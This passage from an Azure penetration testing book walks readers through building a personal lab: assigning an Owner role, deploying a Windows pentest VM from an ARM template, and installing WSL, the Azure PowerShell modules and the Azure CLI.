17. In the **Add role assignment** blade, configure the following:

Role: Owner

Assign access to: Keep as **User, group, or service principal**

Select: azureadmin

18. Click on **Save**.

The process is illustrated in the following screenshot:

Add role assignment ✕

Role ⓘ
Owner ⓘ

Assign access to ⓘ
User, group, or service principal

Select ⓘ
Search by name or email address

David Okeyode
David@azurepentesting.com

Global Administrator
globaladministrator_azurepentesting.com#EXT#@gl...

Karl Fosaaen
KarlFosaaen@azurepentesting.com

Selected members:

azureadmin
azureadmin@azurepentesting.com Remove

Save Discard

Figure 2.19 – Assigning the Owner role to azureadmin

19. Sign out of the Azure portal and close the browser window.
20. Open a web browser and browse to the Azure portal **Uniform Resource Locator (URL)** at <https://portal.azure.com>.


21. Sign in to the portal using the azureadmin **user principal name (UPN)** and the temporary password you made a note of earlier.
22. When prompted to update the password, configure the following:

Current password: Enter the temporary password you made a note of earlier.

New password: Enter a complex password. Make a note of it as you will need it for the rest of this book.

Confirm password: Re-enter the complex password.

23. Click **Sign in**, as shown in the following screenshot:



The screenshot shows the Microsoft login interface. At the top is the Microsoft logo. Below it is the email address 'azureadmin@azurepentesting.com'. The main heading is 'Update your password'. Below the heading is a message: 'You need to update your password because this is the first time you are signing in, or because your password has expired.' There are three password input fields, each with a label of dots above it. At the bottom right is a blue 'Sign in' button with a red border.

Figure 2.20 – Updating the password for the azureadmin user account

We now have an Azure tenant, a licensed administrator user, and an eager attitude to learn more about Azure penetration testing. Let's use that enthusiasm to continue the setup of our testing environment.

Important note

While we did not cover it here, we strongly recommend adding **multi-factor authentication (MFA)** requirements for any of your privileged Azure accounts. This can be done from the **My Microsoft account** section under your user icon (top right of the portal). While we will be creating an intentionally vulnerable environment, we would not want you to further put yourself at risk by not protecting your administrator accounts. For more information on using MFA for your accounts, here's Microsoft's documentation: <https://docs.microsoft.com/en-us/azure/active-directory/roles/security-planning#turn-on-multi-factor-authentication-and-register-all-other-highly-privileged-single-user-non-federated-admin-accounts>.

We now have a proper administrator account configured in Azure AD, so we can move on to setting up the VM that we will be using for the examples.

Deploying a pentest VM in Azure

Now that we have an Azure tenant to deploy resources to, we will want to set up a VM to use for testing. This VM will allow us to follow the exercises in this book and should provide a clean base for installing tools, as compared to trying to install tools on existing systems. For anyone looking to implement an Azure base image for automating their own internal team's tooling, this should also be useful for that.

Hands-on exercise: Deploying your pentest VM

We have prepared an **Azure Resource Manager (ARM)** template in the GitHub repository of this book. The template will deploy a Windows Server 2019 VM with the following applications installed: Git for Windows, **Visual Studio Code (VS Code)**, and Docker Desktop.

Important note

ARM templates can be a great tool for deploying resources in an Azure environment. Since this is a book focusing on attacking (versus building) Azure environments, we won't be covering ARM templates in depth. For more information on ARM templates, here's Microsoft's documentation: <https://docs.microsoft.com/en-us/azure/azure-resource-manager/templates/>.

Here are the tasks that we will complete in this exercise:

- **Task 1:** Initialize the template deployment in GitHub.
- **Task 2:** Configure the parameters and deploy the template to Azure.

Let's start the process of deploying our VM, as follows:

1. Open a web browser, and browse to <https://bit.ly/azurepentesterm>. This link will open the GitHub repository that has an ARM template to deploy the penetration test VM.
2. In the GitHub repository that opens, click on **Deploy to Azure**, as illustrated in the following screenshot:

Pentest System (Windows Server 2019 with Docker and Visual Studio)



The 'Docker-Desktop' installation using custom script extension will take around 15 to 20 minutes to complete.

Applications Installed

- Visual Studio CODE
- Visual Studio 2019 Latest Community Edition
- Git for Windows
- Docker Desktop

Figure 2.21 – Clicking to begin the deployment process

3. In the **Sign in** window, enter the previously configured azureadmin username and password to authenticate to your Azure subscription, as illustrated in the following screenshot:




Figure 2.22 – Authenticating to Azure

4. In the **Custom Deployment** window, configure the following parameters:
 - Subscription:** Select a subscription that you want to deploy the pentest VM to.
 - Resource group:** **Create new** → `pentester-vm-rg` → **OK**.
 - Region:** Select an Azure region close to your location.
 - Storagename:** Leave at the default setting.
 - Vm-dns:** Leave at the default setting.
 - Admin User:** `pentestadmin`.
 - Admin Password:** Enter a complex password. Make a note of the password that you use. We recommend that you select one complex password that you use throughout the scenarios in this book to keep things simple.
 - Vmsize:** Leave at the default setting.
 - Location:** Leave at the default setting.
 - _artifacts Location:** Leave at the default setting.
 - _artifacts Location Sas Token:** Leave at the default setting.

5. Click on **Review + Create**.

The process is highlighted in the following screenshot:

Custom deployment

Deploy from a custom template

Basics Review + create

Template



Customized template 
7 resources

 Edit template

 Edit parameters

Deployment scope

Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription * ⓘ

1 →

Resource group * ⓘ

2 →

[Create new](#)

Parameters

Region * ⓘ

3 →

Storage name ⓘ

Vm-dns ⓘ

Admin User * ⓘ

4 →

Admin Password * ⓘ

5 →

Vm size ⓘ

Location ⓘ

_artifacts Location ⓘ

_artifacts Location Sas Token ⓘ

Review + create

< Previous

Next : Review + create >

Figure 2.23 – Configuring template parameters

8. On your client system, open a **Remote Desktop Protocol (RDP)** client and enter the `pentest-vm-dns` value you made a note of earlier. Click on **Connect**. The instructions here describe the use of a Windows RDP client. If you are using a different RDP client, the instructions may be different for you.

To open the Windows RDP client, execute `mstsc` from the Windows **Run** dialog, or type `mstsc` in the Windows **Start** menu.

The following screenshot shows the process of connecting to the pentest VM using RDP:




Figure 2.26 – Connecting to the pentest VM using RDP

- When prompted to sign in, click on **More choices** → **Use a different account**. Enter the following:

Username: pentestadmin.

Password: Enter the password that you configured during the template deployment.

This is illustrated in the following screenshot:




Figure 2.27 – Authenticating using the RDP client

- When prompted about the certificate warning, check the **Don't ask me again for connections to this computer** option, and then click **Yes**, as illustrated in the following screenshot:




Figure 2.28 – Skipping the certificate warning

11. You should now have an RDP session for your pentest VM! We can see an overview of this in the following screenshot. Keep this session open as you will need it for the next exercise:




Figure 2.29 – RDP session to the pentest VM

In this exercise, you deployed a pentest VM in Azure. This is the VM we will be using to initiate the attack scenarios that we will be covering in this book.

Important note

If you want to take additional steps to lock down access to this VM, you can limit RDP access to the VM to your external **Internet Protocol (IP)** address. This is considered a best practice and can be done in the portal under the VM's **Networking** section in **Inbound security rules**. This can also be accessed through the **Network security group** menu.

In the next exercise, we will cover the installation of **Windows Subsystem for Linux (WSL)** on the pentest VM.

Hands-on exercise: Installing WSL on your pentest VM

Some of the tools that we will be using for the attack scenarios are Linux-based. To avoid having to set up two pentest systems for different toolsets, we will be installing **WSL** on the pentest VM that we just deployed. WSL will allow us to run a Linux environment directly on Windows without having to deploy a traditional VM. Here are the tasks that we will complete in this exercise:

- **Task 1:** Verify that the Windows build supports WSL.
- **Task 2:** Enable WSL (and reboot the VM).
- **Task 3:** Download the Ubuntu 20.04 Linux distribution.
- **Task 4:** Install the Ubuntu 20.04 Linux distribution.
- **Task 5:** Launch the Linux distribution.

Let's install WSL by going through these tasks, as follows:

1. Within the RDP session to your pentest VM, right-click the **Start** button and click on **Windows PowerShell (Admin)**, as illustrated in the following screenshot:





Figure 2.30 – Opening Windows PowerShell as an administrator

2. To enable WSL, your Windows **operating system (OS)** needs to be Build 16215 or later. You can check your build version using the following command:

```
systeminfo | Select-String "^OS Name","^OS Version"
```

Here's what the output will look like:



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestadmin> systeminfo | Select-String ^OS Name", "^OS Version"


OS Name:                Microsoft Windows Server 2019 Datacenter
OS Version:              10.0.17763 N/A Build 17763
```

Figure 2.31 – Verifying the Windows build version

3. Enable WSL using the following command. When prompted to restart the VM, type *Y* and press *Enter*. Wait for a few minutes for the VM to restart, connect back to it using RDP, and open the PowerShell console as an administrator:

```
Enable-WindowsOptionalFeature -Online -FeatureName
Microsoft-Windows-Subsystem-Linux
```

Here is what the output will look like:



```
PS C:\Users\pentestadmin> Enable-WindowsOptionalFeature -Online
-FeatureName Microsoft-Windows-Subsystem-Linux
Do you want to restart the computer to complete this operation
now?
[Y] Yes [N] No [?] Help (default is "Y"): Y
```

Figure 2.32 – Enabling WSL with PowerShell

4. Change directories to your user's directory (either `C:\Users\%env:USERNAME\` or `~` will work) and download the Ubuntu 20.04 distribution using the following command:

```
cd C:\Users\%env:USERNAME\
Invoke-WebRequest -Uri https://aka.ms/wslubuntu2004
-OutFile Ubuntu.appx -UseBasicParsing
```

5. Verify the download using the following command:

```
Get-ChildItem
```

Here is what the output will look like:

```

PS C:\Users\pentestadmin> cd C:\Users\$env:USERNAME\
PS C:\Users\pentestadmin> Invoke-WebRequest -Uri https://aka.ms/ws1
ubuntu2004 -OutFile Ubuntu.appx -UseBasicParsing
PS C:\Users\pentestadmin> Get-ChildItem

Directory: C:\Users\pentestadmin

Mode                LastWriteTime         Length Name
----                -
d-----          1/25/2021    4:36 PM             .docker
d-r---          1/25/2021    4:35 PM          3D Objects
d-r---          1/25/2021    4:35 PM          Contacts
d-r---          1/25/2021    4:35 PM          Desktop
d-r---          1/25/2021    4:35 PM          Documents
d-r---          1/25/2021    4:35 PM          Downloads
d-r---          1/25/2021    4:35 PM          Favorites
d-r---          1/25/2021    4:35 PM           Links
d-r---          1/25/2021    4:35 PM           Music
d-r---          1/25/2021    4:35 PM          Pictures
d-r---          1/25/2021    4:35 PM        Saved Games
d-r---          1/25/2021    4:35 PM          Searches
d-r---          1/25/2021    4:35 PM          Videos
-a----          1/25/2021    5:02 PM 452997756 Ubuntu.appx

```

Figure 2.33 – Verifying the downloaded Linux distribution

6. Extract the downloaded distribution using the following commands:

```
Rename-Item .\Ubuntu.appx .\Ubuntu.zip
```

```
Expand-Archive .\Ubuntu.zip .\Ubuntu
```


7. Install the extracted Linux distribution with the following commands. The installation will take a few minutes to complete:

```
Set-Location .\Ubuntu\
```

```
.\ubuntu2004.exe
```

8. When prompted to enter credentials for the Linux installation, complete the following:
 - **Enter new UNIX username:** pentestadmin.
 - **New password:** To keep things simple, enter the same password that you used for your pentest VM.
 - **Retype new password:** Re-enter the same password.

This is illustrated in the following screenshot:



```
PS C:\Users\pentestadmin> Rename-Item .\Ubuntu.appx .\Ubuntu.zip
PS C:\Users\pentestadmin> Expand-Archive .\Ubuntu.zip .\Ubuntu
PS C:\Users\pentestadmin> Set-Location .\Ubuntu\
PS C:\Users\pentestadmin\Ubuntu> .\ubuntu2004.exe
Installing, this may take a few minutes...
Please create a default UNIX user account. The username does not ne
ed to match your Windows username.
For more information visit: https://aka.ms/wslusers
Enter new UNIX username: pentestadmin
New password:
Retype new password:
passwd: password updated successfully
Installation successful!
```

Figure 2.34 – Configuring the credentials for WSL

9. Apply updates to the Linux installation using the following command. Enter the password that you just configured when prompted:

```
sudo apt update -y
```

10. You can close the PowerShell console. To use WSL going forward, all you need to do is to type `bash` and press *Enter* in either the PowerShell console or the command-line console of your pentest VM.

In this exercise, you enabled WSL on your pentest VM. In the following exercises, we will cover installing the Azure PowerShell modules and the Azure **command-line interface (CLI)** needed by other pentest tools we will be using in the book.

Hands-on exercise: Installing the Azure and Azure AD PowerShell modules on your pentest VM

As mentioned in the first chapter, **Azure PowerShell** is a module that administrators and developers can add to PowerShell to connect to Azure subscriptions and manage Azure resources. **Azure AD PowerShell** is a module that IT professionals use to manage Azure AD. Both modules contain useful commands that penetration testers can use to perform enumeration of target environments. Azure-specific pentest tools such as **MicroBurst** and **PowerZure** also require these modules to be installed.

In this exercise, we will install both modules on our pentest VM. Here are the tasks that we will be completing:

- **Task 1:** Verifying that `PowerShellGet` is installed
- **Task 2:** Configuring the PowerShell gallery as a trusted repository


- **Task 3:** Installing and verifying the Azure PowerShell module
- **Task 4:** Installing and verifying the Azure AD PowerShell module

Let's install Azure PowerShell and Azure AD PowerShell, as follows:

1. Open PowerShell as an administrator on your pentest VM.
2. Verify that PowerShellGet is installed using the following command:

```
Get-Module -ListAvailable PowerShellGet
```

Here is what it will look like:



```
PS C:\> Get-Module -ListAvailable PowerShellGet

Directory: C:\Program Files\WindowsPowerShell\Modules


ModuleType Version      Name                               ExportedCommands
-----
Script      1.0.0.1      PowerShellGet                      {Install-Module, Find-Module,
```

Figure 2.35 – Configuring the PowerShell gallery as a trusted repository

3. Both modules that we will install will be downloaded from the PowerShell gallery repository. To avoid getting messages about the trust level of the repository, we can use the following command to configure it as a trusted repository. When prompted to install NuGet provider, type Y for yes and then press *Enter*:

```
Set-PSRepository -Name PSGallery -InstallationPolicy Trusted
```

Here is what it looks like:



```
PS C:\Users\pentestadmin> Set-PSRepository -Name PSGallery -InstallationPolicy Trusted

NuGet provider is required to continue
PowerShellGet requires NuGet provider version '2.8.5.201' or newer to
interact with NuGet-based repositories. The NuGet provider must be
available in 'C:\Program Files\PackageManagement\ProviderAssemblies'
or
'C:\Users\pentestadmin\AppData\Local\PackageManagement\ProviderAssemblies'.
You can also install the NuGet provider by running
'Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201
-Force'. Do you want PowerShellGet to install and import the NuGet
provider now?
[Y] Yes [N] No [S] Suspend [?] Help (default is "Y"): Y
```

Figure 2.36 – Configuring the PowerShell gallery as a trusted repository


4. Install the Azure PowerShell module using the following command:

```
Install-Module -Name Az -AllowClobber
```

5. Verify the installation using the following command:

```
Get-Module -ListAvailable Az.*
```

Here is what it will look like:



```
PS C:\Users\pentestadmin> Install-Module -Name Az -AllowClobber
PS C:\Users\pentestadmin> Get-Module -ListAvailable Az.*

Directory: C:\Program Files\WindowsPowerShell\Modules

ModuleType Version      Name                               ExportedComm
-----
Script      2.2.4         Az.Accounts                       {Disable-...
Script      1.1.1         Az.Advisor                        {Get-AzAd...
Script      2.0.1         Az.Aks                            {Get-AzAk...
Script      1.1.4         Az.AnalysisServices              {Resume-A...
Script      2.2.0         Az.ApiManagement                  {Add-AzAp...
```

Figure 2.37 – Verifying the Azure PowerShell module installation


6. Install the Azure AD PowerShell module using the following command:

```
Install-Module AzureAD -AllowClobber
```

7. Verify the installation using the following command:

```
Get-Module -ListAvailable AzureAD
```

Here is what it looks like:



```
PS C:\Users\pentestadmin> Install-Module AzureAD -AllowClobber
PS C:\Users\pentestadmin> Get-Module -ListAvailable AzureAD

Directory: C:\Program Files\WindowsPowerShell\Modules

ModuleType Version      Name                               ExportedComm
-----
Binary      2.0.2.128    AzureAD                           {Add-Azur...
```

Figure 2.38 – Verifying the Azure AD PowerShell module installation

8. Leave the PowerShell console open for the next exercise.

We now have most of our base tooling set up on our VM. To provide some additional support for tools that we will be using in Linux, we will next install the Azure CLI on our Linux subsystem.


Hands-on exercise: Installing the Azure CLI on your pentest VM (WSL)

The Azure CLI is another command-line tool that administrators and developers use to connect to Azure and execute administrative commands on Azure resources. Azure-specific exploitation frameworks such as Lava require the Azure CLI to be installed. In this exercise, we will install the Azure CLI in WSL. Proceed as follows:

1. In the previously opened PowerShell console on your pentest VM, type `bash` and then press *Enter* to switch to **Windows Subsystem for Linux**.
2. In the `bash` shell, use the following command to switch to the root user. Enter the admin password when prompted:

```
sudo su -
```

Here is what it will look like:



```
PS C:\Users\pentestadmin\Ubuntu> bash
pentestadmin@PentestVM:/mnt/c/Users/pentestadmin/Ubuntu$ sudo su -
[sudo] password for pentestadmin: 
```

Figure 2.39 – Switching to the root user


3. Use the following command to install the Azure CLI:

```
curl -sL https://aka.ms/InstallAzureCLIDeb | sudo bash
```

4. Verify the installation using the following command:

```
az version
```

Here is what it will look like:



```
root@PentestVM:~# az version
{
  "azure-cli": "2.16.0",
  "azure-cli-core": "2.16.0",
  "azure-cli-telemetry": "1.0.6",
  "extensions": {}
}
```

Figure 2.40 – Verifying the Azure CLI installation

5. Close the open PowerShell console before proceeding to the next exercise.

With our VM finally configured the way we need it, we are now ready to start talking tools. These will be a mix of administrative and security tools that will be used at multiple different levels of an Azure penetration test.

Note

It is highly recommended to shut down the pentest VM when you are not using it to save some costs. You can do this by stopping the VM from the Azure portal.

Azure penetration testing tools

Throughout the course of this book, we will be using different tools to emulate adversary tactics and techniques. We can break these tools into different categories, based on their typical usage.

First, we have **Windows or Linux administration tools**, outlined as follows:

- Tools typically used by administrators for general system administration
- **Examples:** JQ, httpie, wget, curl, unzip, and PowerShell

